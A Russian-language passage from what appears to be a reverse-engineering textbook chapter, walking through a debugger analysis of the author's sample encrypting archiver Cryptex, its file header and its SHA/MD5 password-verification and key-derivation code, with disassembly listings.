Cryptex управляет архивами с расширением `.crx`, которые, подобно Zip и другим архивным форматам, могут содержать несколько зашифрованных файлов. В один архив Cryptex разрешает добавлять неограниченное число файлов. Размер отдельного файла и всего архива также не ограничен.

Cryptex шифрует файлы алгоритмом 3DES. Это усовершенствованный вариант первоначального чрезвычайно популярного алгоритма DES, разработанного IBM в 1976 году. Базовый алгоритм DES (Data Encryption Standard) использует для шифрования 56-разрядный ключ. Поскольку современный компьютер сравнительно легко находит такой ключ полным перебором, ключи необходимо удлинить. 3DES просто применяет три разных 56-разрядных ключа и трижды шифрует открытый текст первоначальным DES, каждый раз новым ключом.

В результате 3DES, или triple-DES, фактически использует 168-разрядный ключ: 56 умножить на 3. В Cryptex он получается из текстового пароля, заданного при запуске. Настоящий уровень безопасности сильно зависит от выбранного пароля. Если зашифровать файлы тривиальным

паролем вроде 12345 или собственным именем, защита будет крайне слабой: словарную атаку полным перебором легко реализовать и с её помощью восстановить ключ расшифрования. Если же использовать длинный непредсказуемый пароль наподобие `j8&1`#:#mAkQ)d*` и надёжно его хранить, Cryptex обеспечит довольно высокий уровень безопасности.

Использование Cryptex

Прежде чем приступать к реверс-инжинирингу Cryptex, немного поработаем с программой и разберёмся в её поведении. В общем случае до исследования программы важно хорошо понять её устройство и пользовательский интерфейс. Для коммерческого продукта на этом этапе вы читали бы руководство пользователя.

Cryptex - консольное приложение без графического интерфейса. Оно управляется параметрами командной строки и выводит ответы в окне консоли. Для правильного запуска нужно открыть командную строку и выполнить в ней `Cryptex.exe`. Лучше всего начать, просто запустив `Cryptex.exe` без параметров. Программа покажет приветственный экран, включающий её "руководство пользователя": краткую справку о поддерживаемых командах и их применении. В листинге 6.1 показан экран приветствия и справки Cryptex.

```
Cryptex 1.0 - Written by Eldad Eilam
Usage: Cryptex <Command> <Archive-Name> <Password> [FileName]

Supported Commands:
'a', 'e': Encrypts a file. Archive will be created if it doesn't
          already exist.
'x', 'o': Decrypts a file. File will be decrypted into the current
          directory.
'l'     : Lists all files in the specified archive.
'd', 'r': Deletes the specified file from the archive.

Password is an unlimited-length string that can contain any
combination of letters, numbers, and symbols. For maximum
security it is recommended that the password be made as long
as possible and that it be made up of a random sequence of
many different characters, digits, and symbols. Passwords are
case-sensitive. An archive's password is established while it
is created. It cannot be changed afterwards and must be specified
whenever that particular archive is accessed.

Examples:
Encrypting a file: "Cryptex a MyArchive s8Uj~ c:\mydox\myfile.doc"
Encrypting multiple files: "Cryptex a MyArchive s8Uj~ c:\mydox\*.doc"
Decrypting a file: "Cryptex x MyArchive s8Uj~ file.doc"
Listing the contents of an archive: "Cryptex l MyArchive s8Uj~"
Deleting a file from an archive: "Cryptex d MyArchive s8Uj~ myfile.doc"
```

Листинг 6.1. Экран приветствия `Cryptex.exe`.

Cryptex очень проста в использовании и поддерживает всего четыре команды. Файлы шифруются заданным пользователем паролем; программа также умеет удалять файлы из архива и извлекать их. С помощью подстановочных знаков, например `*.doc`, одной командой можно добавить сразу несколько файлов.

Есть несколько причин расшифровывать формат такой программы. Прежде всего только так можно оценить предоставляемый ею уровень безопасности. Предположим, организация хочет применять продукт для архивирования и передачи критически важных сведений. Следует ли полагаться на заверения автора о безопасности? Возможно, он установил лазейку, позволяющую легко расшифровать любой созданный программой файл. Возможно, программа плохо написана и использует самодельный тривиальный алгоритм. Или, что встречается чаще, чем можно подумать,

она неправильно применяет сильный промышленный алгоритм так, что безопасность зашифрованных файлов нарушается.

Форматы файлов также часто исследуют ради совместимости. Представим весьма вероятную ситуацию: Cryptex стала настолько популярна, что другие поставщики захотели добавить поддержку её файлов. Если формат `.crx` не опубликован, сделать это можно только посредством реверс-инжиниринга. Наконец, важно помнить, что предстоящее исследование не привязано именно к файлам: тот же процесс легко применяется к сетевым протоколам.

Реверс-инжиниринг Cryptex

С чего начинают исследование формата файла? Обычно создают простые, крошечные файлы с известными, легко узнаваемыми значениями. В случае Cryptex это означает создание одного или нескольких маленьких архивов, содержащих единственный файл с хорошо различимым содержимым.

Такой подход очень полезен, но не всегда возможен. Например, для некоторых форматов доступен только код чтения, но не создания файлов. Это значительно усложняет реверс-инжиниринг, ограничивая наши варианты. Тогда обычно приходится потратить много времени на изучение кода чтения. В большинстве случаев тщательный анализ даст основную часть ответов.

К счастью, Cryptex позволяет создавать сколько угодно архивов, поэтому можно свободно экспериментировать. Сейчас лучше всего взять простой текстовый файл с длинной последовательностью одного символа, например `**********`, и поместить его в архив. Кроме того, я рекомендую попробовать длинный повторяющийся пароль, чтобы, упаси бог, обнаружить, не хранится ли он каким-либо образом в файле. Имеет смысл также быстро поискать первоначальное имя зашифрованного файла, чтобы выяснить, шифрует ли Cryptex таблицу файлов или только содержимое. Создадим небольшой файл `asterisks.txt` и заполним длинной последовательностью звёздочек; мой файл имел размер около 1 Кбайт. Затем создадим архив Cryptex с `asterisks.txt`, используя пароль `6666666666`.

```
Cryptex a Test1 6666666666 asterisks.txt
```

Cryptex выводит следующий ответ:

```
Cryptex 1.0 - Written by Eldad Eilam
Archive "Test1.crx" does not exist. Creating a new archive.
Adding file "asterisks.txt" to archive "Test1".
Encrypting "asterisks.txt" - 100.00 percent completed.
```

Интересно, что размер `Test1.crx` намного больше ожидаемого: 8248 байт! Похоже, у архивов Cryptex значительные накладные расходы; вскоре мы увидим причину. Прежде чем заглядывать внутрь, попросим Cryptex показать содержимое, чтобы понять, как его видит программа. Для этого служит команда `L`, перечисляющая файлы заданного архива. Обратите внимание: Cryptex требует пароль при каждой команде, включая перечисление.

```
Cryptex l Test1 6666666666
```

Cryptex выдаёт следующее:

```
Cryptex 1.0 - Written by Eldad Eilam
Listing all files in archive "Test1".

File Size    File Name

3K    asterisks.txt
Total files listed: 1 Total size: 3K
```

В выводе нет больших сюрпризов, но есть один интересный момент: первоначальный размер `asterisks.txt` составлял 1 Кбайт, а здесь показано 3 Кбайт. Почему файл увеличился на 2 Кбайт? Разберёмся позднее. Пока проверим ещё кое-что: интересно, как Cryptex отвечает на неправильный пароль и действительно ли требует его даже для простого просмотра списка. Запустим следующую команду:

```
Cryptex l Test1 6666666665
```

Неудивительно, что Cryptex отвечает:

```
Cryptex 1.0 - Written by Eldad Eilam
Listing all files in archive "Test1".
ERROR: Invalid password. Unable to process file.
```

Итак, Cryptex действительно проверяет пароль до выдачи списка файлов. Упражнение может показаться бессмысленным, поскольку документация явно говорила, что пароль требуется всегда. Однако точный текст сообщения о неверном пароле полезен: позднее можно найти в программе код, который его выводит, и определить, как устанавливается правильность пароля.

Теперь начнём заглядывать внутрь архивов. Подойдёт любое средство шестнадцатеричного дампа; в сети существует множество бесплатных продуктов, но если вы готовы немного заплатить, Hex Workshop является одним из наиболее мощных средств реверс-инжиниринга данных. Ниже приведены первые 64 байта только что созданного `Test1.crx`.

```
00000000 4372 5970 5465 5839 0100 0000 0100 0000 CrYpTeX9........
00000010 0000 0000 0200 0000 5F60 43BC 26F0 F7CA ........_'C.&...
00000020 6816 0D2B 99E7 FA61 BEB1 DA78 C0F6 4D89 h..+...a...x..M.
00000030 7CC7 82E8 01F5 3CB9 549D 2EC9 868F 1FFD |.....<.T.......
```

Как и большинство форматов, файлы `.crx` начинаются с сигнатуры, в данном случае `CrYpTeX9`, за которой следуют несколько похожих на поля данных значений, а с адреса `0x18` - по-видимому случайная последовательность байтов. Остальная часть файла содержит такой же нечитаемый мусор. Это означает, что зашифровано всё содержимое, включая таблицу файлов. Как и ожидалось, в файле нельзя найти ни одну ключевую строку: пароль, имя `asterisks.txt` или сами звёздочки. Ещё одно свидетельство шифрования даёт функция Character Distribution в Hex Workshop, показывающая обзор данных. Она обнаруживает, что файл содержит на вид случайные значения с почти равномерным распределением около 0,4 процента для каждого из 256 символов. Похоже, алгоритм Cryptex полностью устранил очевидное сходство зашифрованных данных с паролем, именем и содержимым файла.

Теперь ясно, что для настоящей расшифровки `.crx` придётся углубиться в программу. Именно здесь обычный реверс-инжиниринг кода соединяется с исследованием данных: нужно заглянуть внутрь программы и увидеть, как она управляет информацией. Конечно, перед нами крайний пример, поскольку данные зашифрованы, но даже в программах, которые намеренно не скрывают свои форматы, расшифровать их одним наблюдением зачастую очень трудно.

Чтобы получить общее представление о Cryptex и принципах её работы, прежде всего нужно составить список импортируемых функций. Это можно сделать любым средством просмотра исполняемых файлов из рассмотренных в главе 4; я часто выбираю консольную утилиту Microsoft DUMPBIN. Список импорта важен, поскольку даёт общее представление о том, как Cryptex выполняет некоторые свои задачи. Например, как она читает архивы и записывает их? Использует

объект-секцию, вызывает функции файлового ввода-вывода какой-либо библиотеки времени выполнения или обращается непосредственно к API файлового ввода-вывода Win32?

Установить, какими системными и прочими службами пользуется программа, крайне важно: для отслеживания операций ввода-вывода Cryptex, без чего невозможно найти логику создания и расшифровки файлов `.crx`, придётся установить точки останова на вызовах этих функций. В листинге 6.2 приведён сокращённый вывод DUMPBIN со списком импорта `Cryptex.exe`.

```
  KERNEL32.dll

  138 GetCurrentDirectoryA
  D3 FindNextFileA
  1B1 GetStdHandle
  15C GetFileSizeEx
  12F GetConsoleScreenBufferInfo
  2E5 SetConsoleCursorPosition
  2E CloseHandle
  4D CreateFileA
  303 SetEndOfFile
  394 WriteFile
  2A9 ReadFile
  169 GetLastError
  C9 FindFirstFileA
  30E SetFilePointer
  13B GetCurrentProcessId
  13E GetCurrentThreadId
  1C0 GetSystemTimeAsFileTime
  1D5 GetTickCount
  297 QueryPerformanceCounter
  177 GetModuleHandleA
  AF ExitProcess

  ADVAPI32.dll

  8C CryptDestroyKey
  A0 CryptReleaseContext
  8A CryptDeriveKey
  88 CryptCreateHash
  9D CryptHashData
  99 CryptGetHashParam
  8B CryptDestroyHash
  8F CryptEncrypt
  89 CryptDecrypt
  85 CryptAcquireContextA

  MSVCR71.dll

  CA _c_exit
  FA _exit
  4B _XcptFilter
  CD _cexit
  7C __p___initenv
  C2 _amsg_exit
  6E __getmainargs
  13F _initterm
  9F __setusermatherr
  BB _adjust_fdiv
  82 __p__commode
  87 __p__fmode
  9C __set_app_type
  6B __dllonexit
  1B8 _onexit
  DB _controlfp
  F1 _except_handler3
  9B __security_error_handler
```

```
  300 sprintf
  305 strchr
  2EC printf
  297 exit
  30F strncpy
  1FE _stricmp
```

Листинг 6.2. Список всех функций, вызываемых из `Cryptex.exe`*, полученный с помощью DUMPBIN.*

Рассмотрим каждый модуль из листинга 6.2 и выясним, что он сообщает о работе Cryptex. Следует помнить, что не все эти элементы вызывает непосредственно Cryptex. Большинство программ статически компонуются с другими библиотеками, например библиотеками времени выполнения, которые сами обращаются к операционной системе или другим DLL.

Элементы из `KERNEL32.dll` особенно информативны: они показывают, что Cryptex, по-видимому, непосредственно вызывает такие API файлового ввода-вывода Win32, как `CreateFile`, `ReadFile`, `WriteFile` и другие. Следующая часть листинга 6.2 тоже полезна: в ней перечислены функции из модуля `ADVAPI32.dll`. Беглого взгляда на имена достаточно, чтобы заметить очень важную особенность Cryptex: программа использует Windows Crypto API, о чём легко догадаться по таким именам, как `CryptEncrypt` и `CryptDecrypt`.

Windows Crypto API - универсальная криптографическая библиотека с поддержкой устанавливаемых поставщиков криптографических служб (cryptographic service providers, CSP), которую можно использовать для шифрования и расшифрования данных различными криптографическими алгоритмами. Microsoft предоставляет несколько не встроенных в Windows CSP с поддержкой широкого набора симметричных и асимметричных алгоритмов, в том числе DES, RSA и AES. Использование Crypto API можно считать хорошей новостью: определить применяемые Cryptex алгоритмы шифрования и способ получения ключей будет совсем несложно. Если бы Cryptex содержала собственную реализацию алгоритма, её пришлось бы исследовать, чтобы точно установить сам алгоритм и правильность его реализации.

Следующий элемент в листинге 6.2 - `MSVCR71.DLL`, библиотека времени выполнения Visual C++. Здесь перечислены вызываемые Cryptex функции этой библиотеки. Список сообщает немногое, за исключением наличия `printf`, которая печатает сообщения в окне консоли. Именно за `printf` следовало бы наблюдать, чтобы перехватить моменты вывода Cryptex определённых сообщений.

Проверка пароля

Один из базовых и сравнительно простых шагов, способный многое рассказать о работе Cryptex, - выяснить, как программа определяет правильность введённого пароля. Это также станет хорошим показателем безопасности Cryptex в зависимости от того, хранится ли пароль или какая-либо его версия непосредственно в архиве.

Перехват сообщения о неверном пароле

Проще всего исследовать проверку пароля Cryptex следующим образом: создать архив, для чего вполне подойдёт использованный ранее `Test1.crx`, а затем запустить Cryptex в отладчике с неправильным паролем. После этого нужно перехватить место, где программа сообщает пользователю о неверном пароле. Задача проста, поскольку из листинга 6.2 известно, что Cryptex использует функцию `printf` библиотеки времени выполнения. Скорее всего, удастся поймать вызов `printf` со строкой о неверном пароле, а затем пройти назад от него и увидеть, как Cryptex решила вывести это сообщение.

Сначала загрузите программу в любой отладчик, желательно пользовательского режима, например WinDbg или OllyDbg; лично я выбрал OllyDbg. Установите точку останова на функции `printf` из `MSVCR71.DLL`. Обратите внимание: в отличие от предыдущего исследования, где мы полагались исключительно на статический дизассемблированный листинг, теперь у нас есть настоящая программа, поэтому весь сеанс реверс-инжиниринга легко провести в отладчике.

Перед запуском программы нужно также задать параметры, чтобы Cryptex знала, какой архив требуется открыть. Пароль должен быть неправильным, иначе сообщение об ошибке не появится. В качестве команды лучше всего попросить Cryptex просто перечислить файлы архива, чтобы ничего в него не записывалось, хотя при неверном пароле программа вряд ли вообще что-либо изменит. Я использовал команду `Cryptex l test1 6666666665` и установил точку останова на `printf` из `MSVCR71.DLL`: в OllyDbg для этого открыл окно Executable Modules, а затем вывел экспорт модуля в окне Names.

После запуска были перехвачены три вызова `printf`. Первый содержал сообщение `Cryptex 1.0...`, второй - `Listing all file...`, а третий - искомую строку `ERROR: Invalid password...`. Теперь остаётся лишь вернуться к вызывающему коду и найти логику, решающую, принять или отклонить переданный пароль. Остановившись на третьем вызове `printf`, можно нажать в OllyDbg `Ctrl+F9`, перейти к инструкции `RET` и попасть прямо в вызвавшую `printf` функцию. Она приведена в листинге 6.3.

```
004011C0  PUSH ECX
004011C1  PUSH ESI
004011C2  MOV ESI,SS:[ESP+C]
004011C6  PUSH 0                          ; Origin = FILE_BEGIN
004011C8  PUSH 0                          ; pOffsetHi = NULL
004011CA  PUSH 0                          ; OffsetLo = 0
004011CC  PUSH ESI                        ; hFile
004011CD  CALL DS:[<&KERNEL32.SetFilePointer>]
004011D3  PUSH 0                          ; pOverlapped = NULL
004011D5  LEA EAX,SS:[ESP+8]
004011D9  PUSH EAX                        ; pBytesRead
004011DA  PUSH 28                         ; BytesToRead = 28 (40.)
004011DC  PUSH cryptex.00406058           ; Buffer = cryptex.00406058
004011E1  PUSH ESI                        ; hFile
004011E2  CALL DS:[<&KERNEL32.ReadFile>]  ; ReadFile
004011E8  TEST EAX,EAX
004011EA  JNZ SHORT cryptex.004011EF
004011EC  POP ESI
004011ED  POP ECX
004011EE  RETN
004011EF  CMP DWORD PTR DS:[406058],70597243
004011F9  JNZ SHORT cryptex.0040123C
004011FB  CMP DWORD PTR DS:[40605C],39586554
00401205  JNZ SHORT cryptex.0040123C
00401207  PUSH EDI
00401208  MOV ECX,4
0040120D  MOV EDI,cryptex.00405038
00401212  MOV ESI,cryptex.00406070
00401217  XOR EDX,EDX
00401219  REPE CMPS DWORD PTR ES:[EDI],DWORD PTR DS:[ESI]
0040121B  POP EDI
```

```
0040121C  JE SHORT cryptex.00401234
0040121E  PUSH cryptex.00403170           ; format = "ERROR: Invalid
                                         ; password. Unable to process
                                         ; file."
00401223  CALL DS:[<&MSVCR71.printf>]     ; printf
00401229  ADD ESP,4
0040122C  PUSH 1                          ; status = 1
0040122E  CALL DS:[<&MSVCR71.exit>]       ; exit
00401234  MOV EAX,1
00401239  POP ESI
0040123A  POP ECX
0040123B  RETN
0040123C  PUSH cryptex.0040313C           ; format = "ERROR: Invalid
                                         ; Cryptex9 signature in file
                                         ; header!"
00401241  CALL DS:[<&MSVCR71.printf>]     ; printf
00401247  ADD ESP,4
0040124A  PUSH 1                          ; status = 1
0040124C  CALL DS:[<&MSVCR71.exit>]       ; exit
```

Листинг 6.3. Функция проверки заголовка Cryptex, которая читает заголовок архива и проверяет заданный пароль.

Похоже, функция из листинга 6.3 выполняет некоторую проверку заголовка архива. Сначала она перемещает указатель файла в нулевую позицию с помощью API `SetFilePointer`, затем читает первые `0x28` байта архивного файла через `ReadFile`. Данные заголовка помещаются в структуру по адресу `00406058`. Нетрудно увидеть, что это, по существу, какая-то глобальная переменная, а не адрес в куче или стеке, поскольку она расположена очень близко к самому коду. Беглый взгляд на окно Executable Modules показывает, что исполняемый файл `Cryptex.exe` загружен по адресу `00400000`. Следовательно, адрес `00406058` находится внутри модуля `Cryptex.exe`, вероятно в секции данных. Это можно проверить, посмотрев RVA секции данных модуля в средстве просмотра исполняемых файлов, но вывод и без того очевиден.

Затем функция сравнивает первые два двойных слова заголовка с жёстко заданными значениями `70597243` и `39586554`. Если хотя бы одно не совпадает, управление передаётся по адресу `0040123C` и выводится сообщение `ERROR: Invalid Cryptex9 signature in file header!`. Быстрая проверка показывает, что шестнадцатеричное значение `70597243` соответствует символам `CrYp`, а `39586554` - символам `TeX9`. Иными словами, Cryptex просто проверяет заголовок и при несовпадении выводит ошибку.

Следующая последовательность кода - именно та, которую мы искали, поскольку она решает, вернуть ли функции 1 или вывести сообщение о неверном пароле. Последовательность сравнивает две 16-байтовые области памяти и при несовпадении печатает ошибку. Первая начинается по адресу `00405038` и является ещё одной глобальной переменной, содержимое которой пока неизвестно. Вторая начинается по адресу `00406070` и является частью уже рассмотренной глобальной переменной заголовка с началом по адресу `00406058`. Это следует из того, что ранее `ReadFile` считывала по этому адресу `0x28` байта: `00406070` находится всего в `0x18` байта от начала, поэтому в буфере остаётся ещё `0x10`, или 16 в десятичной системе, байт.

Само сравнение выполняется инструкцией `REPE CMPS`, которая последовательно сопоставляет пары двойных слов: на одно указывает `EDI`, на другое - `ESI`; после каждой итерации оба индексных регистра увеличиваются. Число итераций задаёт `ECX`. Здесь в него записано 4, то есть инструкция сравнит четыре двойных слова, или 16 байт, и при полном совпадении буферов передаст управление по адресу `00401234`. Если буферы различаются, выполнение продолжится с `0040121E`, где мы и оказались.

Очевидный вопрос: что именно сравнивает Cryptex в этих буферах? Не сами ли пароли? Беглый просмотр в OllyDbg показывает содержимое обоих. Вот данные глобальной переменной по адресу `00405038`, с которой сравнивается буфер заголовка архива:

```
00405038  1F 79 A0 18 0B 91 0D AC A2 0B 09 7B 8D B4 CF 0E
```

А буфер из заголовка архива содержит следующее:

```
00406070  5F 60 43 BC 26 F0 F7 CA 68 16 0D 2B 99 E7 FA 61
```

Эти последовательности явно различаются и столь же явно не являются паролями в открытом виде. Похоже, Cryptex хранит в файле некоторую преобразованную версию пароля и сравнивает её с, вероятно, преобразованной версией введённого сейчас пароля. Чтобы схема работала, обе версии должны быть получены одним и тем же алгоритмом. Интересно выяснить, как преобразуются пароли и безопасно ли это преобразование: нельзя ли восстановить пароль, имея только изменённую версию? Если можно, пароль удастся извлечь из заголовка архива.

Алгоритм преобразования пароля

Проще всего найти алгоритм, превращающий открытый пароль в эту 16-байтовую последовательность, установив точку останова по обращению к памяти на глобальной переменной, где хранится введённый сейчас пароль. Это переменная по адресу `00405038`, с которой в листинге 6.3 сравнивались данные заголовка. В OllyDbg точка останова по обращению к памяти устанавливается так: откройте адрес `00405038` в окне Dump, щёлкните его правой кнопкой мыши и выберите `Breakpoint > Hardware > On write > Dword`. Помните, что перед этим программу нужно перезапустить: к моменту вывода сообщения о неверном пароле переменная уже инициализирована.

Перезапустите программу, поставьте аппаратную точку останова на `00405038` и продолжите выполнение с прежними параметрами командной строки. Отладчик остановится где-то внутри `RSAENH.DLL`, Microsoft Enhanced Cryptographic Provider. Почему этот поставщик записывает данные в глобальную переменную из `Cryptex.exe`? Вероятно, потому, что `Cryptex.exe` передала ему её адрес. Посмотрим на стек и попробуем пройти назад до вызова механизма шифрования из Cryptex. При обратном просмотре стека в окне Stack видно, что сейчас выполняется API `CryptGetHashParam`, вызванный из функции Cryptex. Код этой функции показан в листинге 6.4.

```
00402280  MOV ECX,DS:[405048]
00402286  SUB ESP,8
00402289  LEA EAX,SS:[ESP]
0040228C  PUSH EAX
0040228D  PUSH 0
0040228F  PUSH 0
00402291  PUSH 8003
00402296  PUSH ECX
00402297  CALL DS:[<&ADVAPI32.CryptCreateHash>]
0040229D  TEST EAX,EAX
0040229F  JE SHORT cryptex.004022C2
004022A1  MOV EDX,SS:[ESP+C]
004022A5  MOV EAX,SS:[ESP]
004022A8  PUSH 0
004022AA  PUSH 14
004022AC  PUSH EDX
004022AD  PUSH EAX
004022AE  CALL DS:[<&ADVAPI32.CryptHashData>]
004022B4  TEST EAX,EAX
004022B6  MOV ECX,SS:[ESP]
004022B9  JNZ SHORT cryptex.004022C8
004022BB  PUSH ECX
004022BC  CALL DS:[<&ADVAPI32.CryptDestroyHash>]
004022C2  XOR EAX,EAX
004022C4  ADD ESP,8
```

```
004022C7  RETN
004022C8  MOV EAX,SS:[ESP+10]
004022CC  PUSH ESI
004022CD  PUSH 0
004022CF  LEA EDX,SS:[ESP+C]
004022D3  PUSH EDX
004022D4  PUSH EAX
004022D5  PUSH 2
004022D7  PUSH ECX
004022D8  MOV DWORD PTR SS:[ESP+1C],10
004022E0  CALL DS:[<&ADVAPI32.CryptGetHashParam>]
004022E6  MOV EDX,SS:[ESP+4]
004022EA  PUSH EDX
004022EB  MOV ESI,EAX
004022ED  CALL DS:[<&ADVAPI32.CryptDestroyHash>]
004022F3  MOV EAX,ESI
004022F5  POP ESI
004022F6  ADD ESP,8
004022F9  RETN
```

Листинг 6.4. Функция Cryptex, вызывающая поставщика криптографических служб; 16-байтовый идентификатор пароля записывается из этой функции.

Расшифровать код листинга 6.4 будет непросто, если сначала не прочитать о назначении всех этих API хеширования. Для этого достаточно зайти на http://msdn.microsoft.com и найти функции `CryptCreateHash`, `CryptHashData` и другие. MSDN определяет хеш как "результат фиксированного размера, полученный применением математической функции (алгоритма хеширования) к произвольному объёму данных". Функция `CryptCreateHash` "начинает хеширование потока данных", `CryptHashData` "добавляет данные в заданный объект хеша", а `CryptGetHashParam` "получает данные, управляющие операциями объекта хеша". Обладая этим самым общим пониманием, проанализируем функцию из листинга 6.4 и попытаемся определить, что она делает.

Сначала код создаёт объект хеша вызовом `CryptCreateHash`. Обратите внимание на второй параметр: он выбирает алгоритм хеширования. Здесь жёстко задано значение `0x8003`. Проще всего выяснить его смысл, отыскав идентификатор какого-нибудь известного алгоритма, например `CALG_MD2`, в заголовочном файле Crypto `WinCrypt.H`. Оказывается, подобные идентификаторы складываются из нескольких частей: класса алгоритма (`ALG_CLASS_HASH`), его типа (`ALG_TYPE_ANY`) и, наконец, точного подтипа (`ALG_SID_MD2`). Вычислив состав значения `0x8003`, можно установить, что в действительности выбран алгоритм `ALG_SID_MD5`.

MD5, где MD означает message digest, или дайджест сообщения, - чрезвычайно популярный криптографический алгоритм хеширования, создающий из сообщения переменной длины длинный 128-разрядный хеш, или контрольную сумму. Впоследствии такой хеш позволяет однозначно идентифицировать конкретное сообщение. Два основных свойства MD5 и других криптографических хешей состоят в том, что появление двух разных сообщений с одним хешем считается крайне маловероятным, а создать сообщение с заранее заданным значением хеша практически невозможно.

Теперь определим природу хешируемых Cryptex данных. Для этого достаточно изучить вызов `CryptHashData`. Согласно MSDN, её второй параметр указывает на хешируемые данные. В листинге 6.4 Cryptex передаёт значение `EDX`, ранее загруженное из `[ESP+C]`. Третий параметр задаёт длину буфера, равную `0x14`, или 20 байтам. Беглый просмотр буфера, на который указывает `[ESP+C]`, показывает следующее:

```
0012F5E8  77 03 BE 9F EC CA 20 05 D0 D6 DF FB A2 CF 55 4B
0012F5F8  81 41 C0 FE
```

Ничего очевидного: это не текст, а очередные неопознанные данные. Затем Cryptex вызывает для объекта хеша `CryptGetHashParam`, передавая во втором параметре значение 2. Быстрый поиск в `WinCrypt.H` показывает, что 2 означает `HP_HASHVAL`. Следовательно, Cryptex запрашивает само значение хеша, то есть результат MD5 для 20 байт по адресу `0012F5E8`. Третий параметр `CryptGetHashParam` сообщает функции, куда его записать. Угадайте куда? В глобальную переменную по адресу `00405038`, которая ранее использовалась при проверке совпадения пароля.

Подведём итог: по-видимому, Cryptex хеширует неизвестные нетекстовые данные алгоритмом MD5 и записывает результат в глобальную переменную. Позднее её содержимое сравнивается со значением, хранящимся в архиве Cryptex. При несовпадении программа сообщает о неправильном пароле. Очевидно, что хешируемые функцией из листинга 6.4 данные каким-то образом связаны с введённым паролем, однако характер этой связи пока непонятен. Неизвестные данные были переданы функции в качестве параметра вызывающим кодом.

Хеширование пароля

На этом этапе происхождение буфера, хешированного в листинге 6.4, вероятно, остаётся для вас загадкой. В таких случаях обычно лучше всего идти по программе назад, пока не обнаружится источник буфера. Здесь он поступил из вызывающей функции по адресу `00402300`, показанной в листинге 6.5.

```
00402300  SUB ESP,24
00402303  MOV EAX,DS:[405020]
00402308  PUSH EDI
00402309  MOV EDI,SS:[ESP+2C]
0040230D  MOV SS:[ESP+24],EAX
00402311  LEA EAX,SS:[ESP+4]
00402315  PUSH EAX
00402316  PUSH 0
00402318  PUSH 0
0040231A  PUSH 8004
0040231F  PUSH EDI
00402320  CALL DS:[<&ADVAPI32.CryptCreateHash>]
00402326  TEST EAX,EAX
00402328  JE cryptex.004023CA
0040232E  MOV EDX,SS:[ESP+30]
00402332  MOV EAX,EDX
00402334  PUSH ESI
00402335  LEA ESI,DS:[EAX+1]
00402338  MOV CL,DS:[EAX]
0040233A  ADD EAX,1
0040233D  TEST CL,CL
0040233F  JNZ SHORT cryptex.00402338
00402341  MOV ECX,SS:[ESP+8]
00402345  PUSH 0
00402347  SUB EAX,ESI
00402349  PUSH EAX
0040234A  PUSH EDX
0040234B  PUSH ECX
0040234C  CALL DS:[<&ADVAPI32.CryptHashData>]
00402352  TEST EAX,EAX
00402354  POP ESI
00402355  JE SHORT cryptex.004023BF
```

```
00402357  XOR EAX,EAX
00402359  MOV SS:[ESP+11],EAX
0040235D  MOV SS:[ESP+15],EAX
00402361  MOV SS:[ESP+19],EAX
00402365  MOV SS:[ESP+1D],EAX
00402369  MOV SS:[ESP+21],AX
0040236E  LEA ECX,SS:[ESP+C]
00402372  LEA EDX,SS:[ESP+10]
00402376  MOV SS:[ESP+23],AL
0040237A  MOV BYTE PTR SS:[ESP+10],0
0040237F  MOV DWORD PTR SS:[ESP+C],14
00402387  PUSH EAX
00402388  MOV EAX,SS:[ESP+8]
0040238C  PUSH ECX
0040238D  PUSH EDX
0040238E  PUSH 2
00402390  PUSH EAX
00402391  CALL DS:[<&ADVAPI32.CryptGetHashParam>]
00402397  TEST EAX,EAX
00402399  JNZ SHORT cryptex.004023A9
0040239B  PUSH cryptex.00403504        ; format = "Unable to obtain MD5
                                       ; hash value for file."
004023A0  CALL DS:[<&MSVCR71.printf>]
004023A6  ADD ESP,4
004023A9  LEA ECX,SS:[ESP+10]
004023AD  PUSH cryptex.00405038
004023B2  PUSH ECX
004023B3  CALL cryptex.00402280
004023B8  ADD ESP,8
004023BB  TEST EAX,EAX
004023BD  JNZ SHORT cryptex.004023DA
004023BF  MOV EDX,SS:[ESP+4]
004023C3  PUSH EDX
004023C4  CALL DS:[<&ADVAPI32.CryptDestroyHash>]
004023CA  XOR EAX,EAX
004023CC  POP EDI
004023CD  MOV ECX,SS:[ESP+20]
004023D1  CALL cryptex.004027C9
004023D6  ADD ESP,24
004023D9  RETN
004023DA  MOV ECX,SS:[ESP+4]
004023DE  LEA EAX,SS:[ESP+8]
004023E2  PUSH EAX
004023E3  PUSH 0
004023E5  PUSH ECX
004023E6  PUSH 6603
004023EB  PUSH EDI
004023EC  MOV DWORD PTR SS:[ESP+1C],0
004023F4  CALL DS:[<&ADVAPI32.CryptDeriveKey>]
004023FA  MOV EDX,SS:[ESP+4]
004023FE  PUSH EDX
004023FF  CALL DS:[<&ADVAPI32.CryptDestroyHash>]
00402405  MOV ECX,SS:[ESP+24]
00402409  MOV EAX,SS:[ESP+8]
0040240D  POP EDI
0040240E  CALL cryptex.004027C9
00402413  ADD ESP,24
00402416  RETN
```

Листинг 6.5. Функция Cryptex, формирующая ключ.

Функция из листинга 6.5 очень похожа на функцию из листинга 6.4. Сначала она создаёт объект хеша и хеширует некоторые данные. Одно различие состоит в параметрах инициализации объекта. В листинге 6.4 идентификатором алгоритма служило значение `0x8003`, а эта функция использует `0x8004`, соответствующее `CALG_SHA`. SHA - ещё один алгоритм хеширования со свойствами, похожими на MD5, но хеш SHA имеет длину 160 бит, тогда как MD5 - 128 бит. Можно заметить, что 160 бит составляют ровно 20 байт, то есть длину данных, хешируемых в листинге 6.4. Совпадение? Скоро выясним...

Следующая последовательность снова вызывает CryptHashData, но сначала выполняет некоторую обработку блока данных. Если поставить точку останова на этой функции и перезапустить программу, легко увидеть, что обрабатывается текст пароля, в данном случае 6666666665. Рассмотрим последовательность:

```
00402335  LEA ESI,DS:[EAX+1]
00402338  MOV CL,DS:[EAX]
0040233A  ADD EAX,1
0040233D  TEST CL,CL
0040233F  JNZ SHORT cryptex.00402338
```

Цикл очень прост. Он читает каждый символ строки и проверяет, равен ли тот нулю. Если нет, цикл переходит к следующему символу. После его завершения EAX указывает на завершающий строку символ NULL, а ESI - на второй символ строки. Следующая инструкция даёт окончательный результат:

```
00402347  SUB EAX,ESI
```

